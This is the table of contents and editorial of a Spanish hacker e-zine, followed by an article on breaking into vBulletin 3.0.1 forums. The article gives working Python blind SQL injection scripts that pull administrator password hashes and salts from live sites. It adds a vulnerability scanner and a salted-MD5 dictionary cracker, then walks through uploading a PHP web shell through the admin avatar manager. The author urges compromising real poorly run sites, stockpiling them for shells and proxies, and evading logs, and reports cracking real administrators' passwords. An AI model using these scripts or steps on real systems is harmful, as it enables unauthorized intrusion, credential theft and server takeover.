

Ox00-mad grrl.txt

-----[TABLA DE CONTENIDOS]-----
-----[SET 34]-----

		TEMA	AUTOR
0x00	Contenidos	(007 k) SET 34	SET Staff
0x01	Editorial	(002 k) SET 34	Editor
0x02	Inyeccion SQL sobre soft anticuados	(047 k) SQL	Anonimo
0x03	Bazar de SET	(079 k) Varios	Varios Autores
3x01	RSA	Curiosidades	Anonimo
3x02	Escalado de permisos en Symbian	Moviles	FCA00000
3x03	Diario	Sociedad	HackMan
3x04	Utilidad para formateo en ASCII	Software	el otro
0x04	Curso de electronica 04	(022 k) Hardware	el otro
0x05	I-0 Ileso	(020 k) Hacki ng	bl ackngel
0x06	LiveCD	(023 k) Li nux	bl ackngel
0x07	La importancia de una buena pass	(016 k) I nfo	thenemi
0x08	Inyeccion en SQL	(016 k) Hacki ng	thenemi
0x09	Proyectos, peticiones, avisos	(009 k) SET 34	SET Staff
0x0A	Diez años despues	(025 k) @rroba	SET Staff
0x0B	Curiosidades sobre eMule	(018 k) Hacki ng	FCA00000
0x0C	Unete al Software Libre (FreeCol)	(019 k) Soft libre	FCA00000
0x0D	Overflows en li nux	(046 k) Li nux	Rai se
0x0E	Llaves PGP	(008 k) SET 34	SET Staff

"He viajado por este país de arriba a abajo, hablado con los ejecutivos más importantes y con los mejores técnicos, y os puedo asegurar que el proceso automático de datos es una chapuza que no va a durar más de un año"

Editor de libros sobre empresa de Prentice Hall, 1957.

EOF

-[0x01]-----
-[Editorial]-----
-[by SET Staff]-----SET-34--

De nuevo con vosotros. Cada vez con mas dificultades para conseguir llenar el e-zine, pero siempre cae una aportacion que otra que consigue finalmente llenar un espacio, que queremos recordar, no esta tanto en el animo de nuestro e-zine sea centro de tecnologia de altos vuelos sino mas bien en cuna de gente nueva. Pretendemos, probablemente con poco exito, ser mas bien un despertador que una universidad, y no lo olvidemos, arrojados por la lengua en que escribio Cervantes. Bueno, ha cambiado un poco desde entonces pero la base sigue siendo la misma.

La lengua es solo un signo, una indicacion. Nos dice en que direccion se estan desplazando los centros de estudio. Y no nos olvidemos, lo que hoy son lugares donde se estudia, manana seran centros de decision. Hace unos dias, por motivos ajenos a esta e-zine, hicimos una busqueda mediante Google buscando un dato tecnico y un poco sorprendidos nos encontramos con que el 80% de las referencias estaban alojadas en dominios cn. China nos invade con productos fisicos, puede que en el futuro nos invada con su tecnologia.

Hasta el proximo numero,

El editor

Que los Bits os protejan
SET Staff

EOF

-[0x02]-----
-[Inyeccion SQL]-----
-[by Anonimo]-----SET-34--

Inyeccion SQL

LAS BONDADES DEL SOFTWARE ANTICUADO.

INTRODUCCION.

En este articulo vamos a aplicar unas tecnicas elementales, como la inyeccion SQL, para obtener informacion sobre un sitio, lo que nos llevara a hacernos con una shell. De paso programaremos un ataque de diccionario para romper passwords, primero en Python y luego en C.

No vayas a pensar que esto es muy elite: he puesto al dia un ataque viejo, y me he llevado una sorpresa al ver que todavia funciona contra bastantes blancos. Si estas dando tus primeros pasos en esto, quizas encuentres informacion util por aqui.

La tecnica se basa en un ataque que lance hace ya bastante tiempo, a un foro vBulletin que habia caido en una situacion surrealista y necesitaba un administrador "voluntario". Pero una cosa llevo a la otra y acabe con una shell en el sistema.

Me ha sorprendido ver que, tanto tiempo despues, hay todavia bastantes foros vulnerables a este ataque. Asi que he puesto al dia el ataque, lo he pasado a Python, y reproduzco los pasos que segui por si a alguien le parece instructivo. El hecho es que la red esta llena de sitios con software

anticuado, que pueden ser atacados con un poco de creatividad, lo que permite abrirse shells para practicar, montarse proxies para lograr cierto grado de anonimato, y otras cosas. Tener una reserva de sitios comprometidos siempre es un buen recurso incluso si estas puesto en estas cosas, y si estas empezando, pues mejor meter mano a sitios vulnerables y mal administrados antes de lanzarte a por la NSA :-).

NOTA.

Al final de este articulo tienes, en formato PGP, un fichero tar adjunto con todos los archivos necesarios para lanzar el ataque. Incluye el codigo fuente en C para un ataque de diccionario bastante avanzado, aunque no esta testado a fondo. El archivo tiene todos los elementos, incluyendo los passwords y un diminuto diccionario para ver que todo va bien.

Para extraer el fichero, simplemente pasa este articulo por PGP.

He usado Python para este ataque porque es un lenguaje limpio y muy agradable de programar. Cuesta creer lo sencillo que fue crear el ataque de diccionario en Python, y funciono a la primera. Dado que uso la libreria hashlib, en vez de la vieja md5, es conveniente que tengas instalado Python 2.5.

Y ESTO PARA QUE.

Vamos a ver como sacar passwords de usuarios en vBulletin 3.0.1 (tambien vale para algunas versiones posteriores). Luego vamos a ver como se rompen esos passwords. Y finalmente, indicare como puedes usar los privilegios de administrador para subir ficheros arbitrarios al sistema a atacar, lo que te abre las puertas de una shell o mucho mas.

Los ataques que se desarrollaran en este articulo estan programados desde cero y los he empleado para hacerme con una shell en un sistema, simplemente para

0x02-mad grml.txt

ver que funciona. En mi ataque original use una mezcla de perl, forms en HTML, C y aplicaciones como netcat. He rehecho todo eso, y ahora mismo basta usar unos simples programas en Python para hacerlo todo.

Para que quieras una shell en un sistema remoto? Bueno, si estas empezando, esta bien hacerte con una shell sin privilegios en un sistema cualquiera. El realizar un ataque como este, ver como va, seguir los pasos, entender lo que se hace, y finalmente obtener la shell puede darte pistas sobre como va el juego. Mejor que perder el tiempo en #h4xUrs aguantando a los tipicos bocas que no tienen NPI. Nada mejor que hacer algo por ti mismo.

Una cuestion importante: el ataque esta pensado de forma que no se cree ni una sola alarma en los logs del blanco. Una tecnica tipica de las inyecciones SQL es producir un fallo que te alerte de los contenidos de la base de datos: el problema de esta tecnica es que deja huella en los logs. El ataque que he implementado en este articulo `_no_` genera fallos SQL: esto limita el numero de sistemas vulnerables (por ejemplo, vBulletin 3.0.0 solo es vulnerable si admitimos fallos), pero me parece importante presentar un ataque lo mas inocuo posible. Una cuestion importante es el trafico generado por el ataque; me ocupare de eso en un la seccion UNA ADVERTENCIA SOBRE EL TRAFICO.

BLANCO.

Vamos a atacar foros que esten corriendo vBulletin 3.0.1 con MySQL. Ademas, deben tener la variable `$TABLE_PREFIX` nula, lo que es la opcion por defecto. Tambien deben tener una configuracion de MySQL y PHP relativamente laxa: calculo que un 30% de los sistemas con vBulletin 3.0.1 que he sondeado son vulnerables, lo que no esta mal. He escrito una herramienta para hacer el sondeo automatico.

Algunas versiones de vBulletin posteriores, hasta la 3.0.3, deberian ser vulnerables. Tambien algunas versiones anteriores, pero para estas necesitaras alterar el ataque, porque su respuesta a las inyecciones SQL es diferente.

ESQUEMA DEL ATAQUE.

El ataque sobre un sitio puede resumirse en lo siguiente. Asumamos que tienes un sistema remoto `http://blanco.org/forum/` que corre vBulletin 3.0.1.

- 1) Ejecutas `test.py` y compruebas que `http://blanco.org/forum/` es vulnerable.
- 2) Te paseas discretamente por `http://blanco.org/forum/` y tomas notas de los numeros de usuario y nombre de los administradores. Tambien puedes anotar a los moderadores. El numero de usuario es sencillo de obtener con poner el raton encima del nombre del usuario, pues eso linka a algo del estido de:

`http://www.xxx.es/foro/member.php?u=124`

Lo que va despues de la u es precisamente la id, es decir, 124.

- 3) Ejecutas `ataque.py` y te haces con el hash y el salt de cada uno de los logs de esos administradores / moderadores.
- 4) Usas los ataques de diccionario e hibridos en python y C para crackear los hashes.
- 5) Haces login como administrador y subes una shell en PHP al servidor.
- 6) Ejecutas la shell y a partir de ahi se trata de una escalada de privilegios.

Lo interesante de esto es ver como funcionan los diversos pasos. Hay variaciones en cada uno de los pasos, y pueden hacerse muchas mas cosas interesantes que subirse una shell PHP al servidor.

EL ATAQUE: LA INYECCION SQL.

Antes de empezar: si no estas muy puesto en inyecciones SQL, una buenas referencias para empezar son:

<http://www.spidynamics.com/spilabs/education/whitpapers/SQLInjection.html>
<http://www.spidynamics.com/assets/documents/BlindSQLInjection.pdf>

La segunda referencia se refiere a "Blind SQL Injections", es decir, inyecciones que no dependen de generar un error en el servidor que estamos atacando, que es precisamente nuestro caso.

Todo el problema de vBulletin 3.0.1 empieza con el siguiente aviso de vulnerabilidad, en el foro oficial:

```
It has come to our attention that a problem exists with the code used to run paid subscriptions when using Authorize.net as the payment manager.
```

```
The problem is minor and difficult to exploit, but we have updated the vBulletin 3.0.3 package in the members' area with updated code.
```

Un aviso oficial, junto al nombre del descubridor, puedes encontrarlos en: <http://secunia.com/advisories/12531/>

La idea que nos llevamos es que en el script `forum/subscriptions/authorize.php` hay cierta posibilidad de inyectar SQL a traves de la variable `$x_invoice_num`, pero parece que es complicado y dificil de explotar.

Lo primero es instalar todo el software que vas a atacar en tu propio ordenador. Una vez que consigas crackear con exito tu propio sistema, puedes ir a por el de otro. No es nada complicado conseguir una version 3.0.1 de vBulletin en internet. Si lo instalas junto a Apache, PHP y MySQL, puedes montarte tu propio foro en cuestion de minutos. Es clave tener siempre el software a atacar en tu propio ordenador: si vas a construir un ataque, seguro que te equivocaras muchas veces antes de que funcione. Lo ultimo que quieres es que esos fallos queden registrados en los logs de un sistema remoto.

Supongamos que tienes instalado el vBulletin 3.0.1 en tu ordenador. Basta echar un vistazo al codigo fuente de `authorize.php` para ver donde esta el fallo. A continuacion reproduzco la parte que es vulnerable:

//////////////////////////////////// Parte de authorize.php en vBulletin 3.0.1 //////////////////////////////////////

```
1: // Nos saltamos las declaraciones iniciales, etc.
2:
3: $check_hash = strtoupper(md5($vboptions['authorize_loginid'] .
$_POST['x_trans_id']
4:
$_POST['x_amount']));
5:
6: if ($check_hash == $_POST['x_MD5_Hash'] AND $_POST['x_response_code'] == 1)
7: {
8:     $item_number = explode('_', $_POST['x_invoice_num']);
9:     $subscriptionid = intval($item_number[0]);
10:
11:     if (empty($item_number[1]) OR empty($item_number[2]))
12:     { // non vBulletin subscription
13:         exit;
14:     }
15:
16:     $userid = $DB_site->query_first("SELECT userid, languageid, styleid FROM "
17:
. TABLE_PREFIX . "user WHERE userid = " .
```

```

$item_number[1]);
18:   if ($subscriptionid AND $userid['userid'])
19:   {
20:     //its a authorize.net payment and we have some valid ids
21:     $sub = $DB_site->query_first("SELECT * FROM " . TABLE_PREFIX .
22:       "subscription WHERE subscriptionid = $subscriptionid");
23:     $cost = unserialize($sub['cost']);
24:
25:     if ($_POST['x_amount'] == $cost[strotlower($item_number[2])])
26:     {
27:       build_user_subscription($subscriptionid, $userid['userid']);
28:     }
29:     // echo something back to the user...

// El codigo sigue adelante...

```

////////////////////////////////////

Bien, la cagada esta en las lineas 16-17: la variable \$item_number[1] no ha sido filtrada contra maldades varias. Y esta variable proviene del explode en la linea 8, en el que se lee el valor suministrado a traves de POST de x_invoice_num, y se separa en campos con el separador '_'. En pocas palabras, si enviamos un POST a authorize.php en el que x_invoice_num valga '1_INY. SQL', el explode de la linea 8 va a hacer que \$item_number[0] valga 1, y que \$item_number[1] valga 'INY. SQL'. Y ese \$item_number[1] va a ir directo a una query SQL sin filtrar.

En esto consiste precisamente una inyeccion SQL: metemos a traves de PHP un comando que pasa directamente a la base de datos y ejecuta la query que a nosotros nos de la gana.

En este caso, tenemos que lo que podemos meter es lo siguiente:

```
SELECT userid, languageid, styleid FROM user WHERE userid = <<LO QUE QUERAMOS>>
```

En tiempos mas felices, y con bases de datos mas atrasadas, se podia meter un punto y coma y ejecutar dos comandos SQL que no tuvieran nada que ver. Este tipo de inyecciones no se pueden hacer con MySQL por defecto, asi que tenemos que modificar la query que tenemos para que nos de informacion sobre el sistema.

Lo que perseguimos es hacernos con el password de cualquier usuario. El password esta en la tabla "users", en el campo "password". Si quisieramos acceder al password, un comando SQL razonable seria:

```
SELECT password FROM user WHERE userid = 1
```

Esto selecciona el password, sin crackear, de el usuario numero 1 (usualmente el admin del foro). Como necesitaremos crackear los passwords, de hecho nos interesara hacernos tambien con la "salt" del password. Una salt es una cadena que se mete en un password para dificultar los ataques de diccionario. Si conseguimos hacernos con ella, nuestra vida se simplifica mucho. Asi que a la hora de la verdad, nos interesa esta informacion:

```
SELECT password, salt FROM user WHERE userid = 1
```

Ahora el problema es como realizar esta query mediante una inyeccion. La cruda realidad es que no se puede hacer de un golpe. Tendremos que sacar cada letra del password poco a poco. La idea es la siguiente: en la linea 18, el if se ejecutara si la query de la linea 16 devuelve un valor no vacio. Si ese if se ejecuta, el script PHP manda un mensaje al usuario. Pero si el if falla, no se

0x02-mad grml.txt

manda ningun mensaje al usuario, y la pagina queda en blanco.

Por ejemplo, si hacemos esta query con inyeccion:

```
SELECT userid, languageid, styleid FROM user WHERE userid = 1 AND (SELECT TRUE)
      ^
      |
inyectado a partir de aqui _____|
```

La query tendra exito y el if se ejecutara, dando lugar a una respuesta del foro al que atacamos.

Sin embargo, si hacemos esta inyeccion:

```
SELECT userid, languageid, styleid FROM user WHERE userid = 1 AND (SELECT FALSE)
      ^
      |
inyectado a partir de aqui _____|
```

resultara que el resultado de la query sera el conjunto vacio, asi que el if no se ejecutara, y el foro no nos respondera a la inyeccion.

En otras palabras: podemos inyectar una query a la base de datos, y detectar si esa query ha dado verdadero o falso.

Por ejemplo, podriamos inyectar lo siguiente:

```
SELECT userid, languageid, styleid FROM user WHERE userid = 1 AND name = "pedro"
      ^
      |
inyectado a partir de aqui _____|
```

Si el usuario 1 se llama pedro, el if se ejecutara y podremos detectar que la respuesta es correcta porque el foro nos respondera. Si el usuario no se llama pedro, sabremos que es así porque el foro no nos respondera.

Es decir, que podemos sacar informacion del foro bit a bit. Si logramos que la base de datos nos responda a cualquier pregunta binaria, podemos sonsacarle cualquier cosa con el numero adecuado de preguntas.

Por ejemplo, la siguiente query es parecida a la que usamos en el ataque:

```
SELECT userid, languageid, styleid FROM user WHERE userid = 1
AND (SELECT SUBSTRING(SELECT password FROM user WHERE userid = 1, 1, 1) = 'a')
```

Esto puede parecer complicado, pero lo que hace es lo siguiente: le pregunta a la base de datos si el primer caracter del password del usuario numero 1 es una letra 'a'. Si es cierto, el foro nos respondera, mientras que si es falso, el foro no escribira nada.

Luego lo unico que tenemos que hacer es ir preguntando al foro, a traves de authorize.php, si cada una de las letras del password es la que buscamos. Cada vez que preguntemos, miramos si el foro nos responde o no. Si nos responde, es que la letra que hemos conjeturado es correcta.

En el ataque de verdad, la query que hacemos es:

```
SELECT userid, languageid, styleid FROM user WHERE userid = 1 AND (
SELECT ASCII(SUBSTRING(SELECT password FROM user WHERE userid = 1, 1, 1)) = 97)
```

Esto se debe a que es complicado inyectar comillas, asi que en su lugar lo que

0x02-mad grml.txt

hacemos es preguntar por un determinado código ASCII de un carácter. Si no entiendes muy bien que hace esta query, mírate cualquier manual de MySQL. La idea es sencilla: se trata de ver si un cierto carácter del password es igual a cierto código ASCII.

Veamos un programa que usa esta inyección para hallar el password y el salt de cualquier usuario.

OBTENIENDO EL PASSWORD.

La manera en que vBulletin almacena los passwords es en forma hexadecimal. Esto se debe a que el algoritmo de hash que se usa es md5, que codifica mensajes en hexadecimal. Un password típico para vBulletin es:

79d82062c9888b0a1e0076e6729c7370

Además, el salt es un conjunto de 3 caracteres ASCII normales (pero no códigos de control). Por ejemplo, un salt típico es t:-. Estos tres caracteres se usan para codificar el password. Luego nos ocuparemos de ello con más detalle, por ahora concentremos en el problema de extraer esta información de la base de datos.

Objetivo: queremos sacar el password, que son 32 dígitos hexadecimales, y el salt, que son 3 caracteres ASCII, a base de nuestra inyección.

Para lograrlo, he hecho el siguiente programa en Python:

```
##### INICIO DE ataque.py #####
# -*- coding: latin1 -*-
#
# Conexión al foro y chequeo del ataque.
#

import urllib, hashlib

# La función principal. Esta prepara el ataque.
# El usuario a atacar por defecto es userid=1.
# Primero se busca el password.

def main():

    sitio = raw_input("Objetivo : ")      # Sitio a atacar.

    tabla = ""      # Prefijo de tabla si existe.

    # Lanzamos el ataque al password.

    l = raw_input("id. a atacar : ")
    print
    userid = int(l)      # Usuario a atacar.
    campos = range(1, 33)      # Hay 32 caracteres en un hash md5.
    chars = "0123456789abcdef"

    password = ""

    for campo in campos:
        for char in chars:
            c = ataque(tabla, sitio, "password", userid, campo, ord(char))
            if (c != -1): break
        if (c == -1):
            print "USUARIO NO EXISTE."
            return
        password = password + chr(c)
    print chr(c),
```

```

0x02-mad grrl.txt
print "\nEl password es : " + password

# Lanzamos el ataque al salt.

salt = ""

campos = range(1,4) # Hay 3 caracteres en la salt.
chars = range(32,127) # El salt es un ASCII desde 32 hasta 126 (Cf.
funcions_user.php).

for campo in campos:
    for char in chars:
        c = ataque(tabla, sitio, "salt", userid, campo, char)
        if (c != -1): break
    salt = salt + chr(c)
    print chr(c),

print "\nEl salt es : " + salt

return

# Esta función desarrolla el ataque contra una columna de la base de datos.
# Admite como parámetros la id del usuario a atacar, y otras dos
# para buscar partes adecuadas del passwd.

def ataque(tabla, sitio, columna, userid, campo, intento):

    # Script a atacar:

    blanco = "subscriptions/authorize.php"

    # Desarrollemos la query a inyectar:

    query = "(SELECT ASCII(SUBSTRING((SELECT " + columna
    query += " FROM " + tabla + "user WHERE userid=" + str(userid) + "),"
    query += str(campo) + ",1)) = " + str(intento) + ")"

    # Vamos a poner en orden todo el postdata:

    x_response_code = "1" # Estos valores nos permiten llegar a la query
que
    x_amount = "" # queremos inyectar.
    x_trans_id = "31337"
    x_MD5_Hash = hashlib.md5(x_trans_id + x_amount).hexdigest().upper()

    x_invoice_num = "2_1 AND " + query + "_100" # Esta es la inyección SQL.

    # Damos formato al postdata:

    post = ({"x_response_code" : x_response_code, "x_amount" : x_amount,
            "x_trans_id" : x_trans_id, "x_MD5_Hash" : x_MD5_Hash,
            "x_invoice_num" : x_invoice_num})

    post = urllib.urlencode(post)

    # Conectamos al foro y lanzamos el ataque:

    conexion = urllib.urlopen(sitio + blanco, post)

    if (conexion.read() != ""): # Comprobamos si el foro responde.
        return intento
    else:
        return -1

    conexion.close()

# Principal :

```

Ox02-mad grml.txt

```
main()
```

```
#
```

```
##### FIN DE ataque.py #####
```

Este programa lo que hace es ir mandando peticiones POST a authorize.php, en las que cada vez va probando un caracter distinto para cada campo del password y de la salt. Cada vez que hace una petición, el programa comprueba si el foro responde: si hay respuesta es que hemos acertado, y por ello tenemos un caracter del password/salt.

Usar este programa es muy sencillo. Es suficiente con tener la dirección de un sitio vulnerable, por ejemplo, <http://www.xxx.com/forums/>. Un ejemplo real del uso de este programa:

```
$ python -u ataque.py
```

```
Objetivo : http://www.xxx.com/forums/
```

```
id. a atacar : 1
```

```
5 5 2 f 7 3 a 8 5 c 3 5 b 9 5 b f f 2 d 5 b e e c a b 5 9 9 d 7
```

```
El password es : 552f73a85c35b95bff2d5beecab599d7
```

```
+ fl
```

```
El salt es      : +fl
```

```
$
```

El programa va escribiendo cada caracter del password que rompe, y cuando acaba escribe todos juntos. Hace lo mismo para el salt. Una vez terminado, solo tenemos que anotar el password y la salt para pasarlos al crackeador, que también está programado en Python.

ANTES DE CONTINUAR.

Antes de seguir con el ataque, vamos a ver un programa que nos permite determinar si un foro es vulnerable al ataque. Antes que nada, pásate por el foro y comprueba que la portada indica "Powered by vBulletin 3.0.1". Si no está corriendo esta versión, o una poco posterior, es muy improbable que el ataque funcione.

El motivo por el que necesitamos una función para comprobar si un sitio es vulnerable es que el ataque que hemos desarrollado en la sección anterior genera una cantidad de tráfico importante, y si el sitio no es vulnerable, causará posiblemente muchos fallos SQL. Fallos que irán a los logs. Luego mejor hacer una prueba antes que sacudirle una tunda a una máquina que puede estar vigilada por un admin competente.

Lo único que vamos a hacer es mandar tres queries a la máquina de destino. Las dos primeras comprueban que el fallo de seguridad, con la posibilidad de inyectar SQL, existe. La tercera query comprueba que el servidor SQL está lo bastante mal configurado como para permitirnos meterle una query compleja. Si estas tres inyecciones funcionan bien puedes estar bastante convencido de que el ataque va a funcionar.

Esto está, una vez más, hecho en un programa en Python bien corto:

```
##### Inicio de test.py #####
```

```
# -*- coding: latin1 -*-
```

```
#
```

```
# Conexión al foro y chequeo del ataque.
```

```
import urllib, re, hashlib
```

```
# La función principal.
```

```

def main():
    sitio = raw_input("Sitio a comprobar: ")
    # Lanzamos el ataque al password.

    print "Lanzando primera inyeccion...",
    poke1 = ataque(sitio, "TRUE")
    print "hecho."
    if (poke1 == -2):
        print "HAY UN ERROR SQL... FORO NO VULNERABLE"
        return

    print "Lanzando segunda inyeccion...",
    poke2 = ataque(sitio, "FALSE")
    print "hecho."
    if (poke1 == -2):
        print "HAY UN ERROR SQL... FORO NO VULNERABLE"
        return

    if ((poke1 == 1) and (poke2 == -1)):
        print "EL FORO PARECE VULNERABLE"
    else:
        print "EL FORO NO ES VULNERABLE"
        return

    print "Lanzando inyeccion SQL compleja...",
    query = "(SELECT ASCII(SUBSTRING((SELECT username FROM user WHERE
userid=1),1,1)) = 37)"
    poke3 = ataque(sitio, query)
    print "hecho."

    if (poke3 == -2):
        print "EL FORO HA RESPONDIDO CON UN ERROR SQL. "
        print "EL FORO NO ES VULNERABLE. "
    else:
        print "EL FORO ES VULNERABLE. "

# Esta función desarrolla el ataque contra una columna de la base de datos.
# Admite como parámetros la id del usuario a atacar, y otras dos
# para buscar partes adecuadas del passwd.

def ataque(sitio, query):
    # Script a atacar:

    blanco = "subscriptions/authorize.php"

    # Vamos a poner en orden todo el postdata:

    x_response_code = "1"

    x_amount = ""
    x_trans_id = "31337"

    x_MD5_Hash = hashlib.md5(x_trans_id + x_amount).hexdigest().upper()

    x_invoice_num = "2_1 AND " + query + "_100"

    # Damos formato al postdata:

    post = ({"x_response_code" : x_response_code, "x_amount" : x_amount,
            "x_trans_id" : x_trans_id, "x_MD5_Hash" : x_MD5_Hash,
            "x_invoice_num" : x_invoice_num})

    post = urllib.urlencode(post)

```

```

                                0x02-mad грrl.txt
# Conectamos al foro y lanzamos el ataque:

conexi on = urllib.urlopen(sitio + blanco, post)

rd = conexi on.read()
if (rd != ""):
    p = re.compile("Invalid SQL")
    if (p.search(rd) == None):
        return 1          # Respuesta del foro.
    else:
        return -2        # Fallo SQL detectado.
else:
    return -1            # El foro no responde.

conexi on.close()

```

#####

main()

#

Fin de test.py

Este programa es muy semejante al anterior, y lo unico que hace es lanzar tres queries bien construidas para graduar la vulnerabilidad del sitio. Si ejecutas el programa, tienes por ejemplo:

```
$python -u test.py
```

```

Sitio a comprobar: http://www.xxx.com/forum/
Lanzando primera inyeccion... hecho.
Lanzando segunda inyeccion... hecho.
EL SITIO PARECE VULNERABLE
Lanzando inyeccion SQL compleja... hecho.
EL FORO ES VULNERABLE.

```

En este caso, el sitio que estas atacando ha pasado las tres pruebas, y esta listo para lanzarle un ataque para obtener passwords. En otros casos, veras que la cosa no funciona:

```

Sitio a comprobar: http://www.yyy.uk/
Lanzando primera inyeccion... hecho.
HAY UN ERROR SQL... FORO NO VULNERABLE

```

En este caso lo que ocurre es que el administrador ha activado la variable PHP \$TABLE_PREFIX, lo que hace que la inyeccion SQL no valga. Hay otro caso interesante:

```

Sitio a comprobar: http://www.zzz.com/forums/
Lanzando primera inyeccion... hecho.
Lanzando segunda inyeccion... hecho.
EL SITIO PARECE VULNERABLE
Lanzando inyeccion SQL compleja... hecho.
EL FORO HA RESPONDIDO CON UN ERROR SQL.
EL FORO NO ES VULNERABLE.

```

En este caso estamos ante un sistema que no acepta nuestra peticion SQL complicada. Puede deberse a muchos motivos, y con un analisis concreto de la respuesta (prueba a meter "print rd" en la subrutina ataque() en el programa) a menudo puede darse un rodeo y atacar el foro de todas maneras.

En cualquier caso, si un foro pasa con exito el test, es casi seguro que puedes

0x02-mad grml.txt

Lanzar el ataque sin que se produzca un solo error SQL, obteniendo todos los passwords que quieras.

ROMPIENDO LOS PASSWORDS.

Como hemos visto antes, los passwords se almacenan en dos partes. Primero un conjunto de 32 caracteres hexadecimales, y luego una salt de 3 caracteres ASCII. Una típica captura de passwords sería la siguiente:

```
79d82062c9888b0a1e0076e6729c7370      t: -
eb68f5dc2a2c72d776108126b882a312      : R:
92d3f4acd93242437c93458fea6c8ea7      tvQ
```

La primera parte es el hash md5, y la segunda es el salt. El método de encriptar los passwords es curioso, y va de la manera siguiente:

- 1) El usuario introduce su password, digamos que es "Oberon".
- 2) Tu navegador, usando javascript, aplica md5 al password, y así obtiene la cadena: md5(Oberon) = f9d0e88ed22cb947b07018fe81d0446d .
- 3) El navegador envía esta cadena al foro. El foro tiene en su base de datos la salt. Así que lo que hace es combinar lo que has enviado con la salt, y le vuelve a aplicar md5. Supongamos que tu salt es "tvQ". Lo que hace el foro es:

```
md5(f9d0e88ed22cb947b07018fe81d0446d+tvQ) = 92d3f4acd93242437c93458fea6c8ea7
```

Y este es el password almacenado en la base de datos. En otras palabras, lo que se almacena en la base de datos es md5(md5(password)+salt). Esto es bastante buena idea porque, en primer lugar, no mandas por la red el password sin codificar. Y en segundo lugar, el salt evita ataques de diccionario a ciegas.

Pero como nosotros hemos conseguido la salt, si que podemos lanzar ataques de diccionario con bastante facilidad. Aquí tienes un ejemplo de un programa que hace ataques de diccionario, y hasta prueba variantes híbridas al ataque:

```
##### Inicio de dic.py #####
# -*- coding: latin1 -*-
#
# Cracki ng usando di cci onari o.
#
```

```
import hashlib
```

```
def main():
    pswd = raw_input("hash          : ")
    salt = raw_input("salt         : ")
    hyb = int(raw_input("híbrido [0-2]: "))

    # Mete aquí una lista de los diccionarios a probar:
    fichs = ["mini dic"] # Mete otros diccionarios en este directorio,
                       # e incluyelos en la lista.

    for dic in fichs :
        f = open(dic, "r")
        print "Probando " + dic
        lista = f.readlines()

        for palabra in lista:
            palabra = palabra.replace('\n', '')
            c = hashlib.md5(palabra).hexdigest()
            c = hashlib.md5(c + salt).hexdigest()
            if (c == pswd):
```

```

                                0x02-mad grrl.txt
print "Password: " + palabra
return
if (hyb == 1): # Hibridacion moderada.
    c = hashlib.md5(palabra.upper()).hexdigest()
    c = hashlib.md5(c + salt).hexdigest()
    if (c == pswd):
        print "Password: " + palabra.upper()
        return

    for n in range(0, 11):
        c = hashlib.md5(palabra + str(n)).hexdigest()
        c = hashlib.md5(c + salt).hexdigest()
        if (c == pswd):
            print "Password: " + palabra + str(n)
            return
if (hyb == 2): # Hibridacion fuerte.
    for n in range(0, 10):
        for m in range(0, 10):
            c = hashlib.md5(palabra + str(n) + str(m)).hexdigest()
            c = hashlib.md5(c + salt).hexdigest()
            if (c == pswd):
                print "Password: " + palabra + str(n) + str(m)
                return
    for bang in "@#$%&*?/.,+^!_-<>:;'":
        c = hashlib.md5(palabra + bang).hexdigest()
        c = hashlib.md5(c + salt).hexdigest()
        if (c == pswd):
            print "Password: " + palabra + bang
            return
    c = hashlib.md5(bang + palabra).hexdigest()
    c = hashlib.md5(c + salt).hexdigest()
    if (c == pswd):
        print "Password: " + bang + palabra
        return
print "No hubo suerte."

```

Ejecutamos el programa principal.

```

main()
#

```

```

##### Fin de dic.py #####

```

Este programa ataca un hash y una salt determinados, usando varios ficheros de diccionario (que deben estar en el mismo directorio que el programa que ejecutas). Puedes descargarte montones de diccionarios de palabras de internet. Los nombres de los diccionarios los metes en la lista que hay al principio del programa, y este los va probando uno tras otro. Una característica interesante de este programa es que puedes indicarle tres niveles de hibridacion en el ataque:

Hibridacion 0 : simplemente prueba el diccionario.
Hibridacion 1 : prueba el diccionario, el diccionario pasado a mayusculas, y cada palabra seguida de un numero del 0 al 9.
Hibridacion 2 : Todo lo anterior, y tambien otras variantes, como bangs al final o al principio de cada palabra. Es extremadamente lento, asi que piensa en usar la variante en C.

Ejemplos de como se usa esto:

```
$python -u dic.py
```

```

hash          : 92d3f4acd93242437c93458fea6c8ea7
salt          : tvQ
hibridacion [0-2]: 0
Probando sports
Probando tolkien

```

0x02-mad grml.txt

```
Probando shakespeare
Probando science_fiction
Probando norse
Probando Unabr.dict
Probando Unix.dict
Probando actor-surname
Password: Oberon
$
```

Este ha sido muy facil, y se ha ejecutado en un par de segundos. Veamos uno un poco mas duro:

```
hash : 79d82062c9888b0a1e0076e6729c7370
salt : t:-
hibridacion [0-2]: 1
Probando sports
Probando tolkien
Probando shakespeare
Probando science_fiction
Probando norse
Probando Unabr.dict
Probando Unix.dict
Probando actor-surname
Probando american.txt
Password: bobafett1
```

Este ha llevado cerca de 40 segundos. Una cosa que me parece importante es destacar que Python esta realmente bien para lanzar ataques de diccionario. En principio pensaba que habria que usar C para esto, pero Python es razonablemente rapido. A menos que quieras lanzar ataques con hibridacion muy fuerte, no vale la pena meterse con C.

Otro consejo interesante es probar con passwords puramente numericos, de hasta 8 cifras. En una ocasion me he encontrado con un admin lo bastante cazurro para usar un password compuesto por numeros (su fecha de nacimiento, para mas detalles). Esto puede crackearse con Python en cuestion de segundos.

Los dos ejemplos que he puesto arriba provienen de administradores de sitios reales. No todos son tan faciles de romper, ni mucho menos. Pero una buena parte acaba cayendo.

Python no es, de todos modos, un lenguaje superrapido, ni siquiera si lo compilas. He programado una version en C de este ataque, y la incluyo en el fichero adjunto al articulo. Es puramente experimental, pero permite ataques hibridos muy fuertes, con varios diccionarios y passwords a la vez, y es un dos ordenes de magnitud mas rapido que Python. Aun asi, con Python siempre he tenido suficiente para romper la mayoria de las cosas, con la opcion de hibridacion igual a 1.

ENTRANDO COMO ADMIN.

Vale, ahora ya tenemos el login y el password de un administrador del foro. Esto esta muy bien si eres un kiddie que quiere hacer el capullo en el foro, pero tambien tenemos otras oportunidades de hacer cosas interesantes si sabemos como.

Resulta que los foros vBulletin que estamos atacando tienen un fallo grave en el panel de administracion: te permiten subir cualquier fichero al servidor, haciendolo pasar por un avatar o un smiley.

Asi que sencillamente, vete al panel de administracion, que puedes encontrar en <http://www.xxx.com/forum/admincp/index.php>

Ahora mete tu login y tu password, y ya estas dentro. Una vez hecho esto, vete al gestor de avatares, y subete al servidor lo que te de la gana. Para este experimento, opte por PHPterm 0.3.0, que es una terminal en PHP que puedes

0x02-mad grml.txt

encontrar facilmente en internet. Lo unico que tienes que hacer ahora es subirte los ficheros de la terminal, uno a uno, al servidor, y abrir la terminal desde tu navegador. Y ya tienes una shell en el sistema.

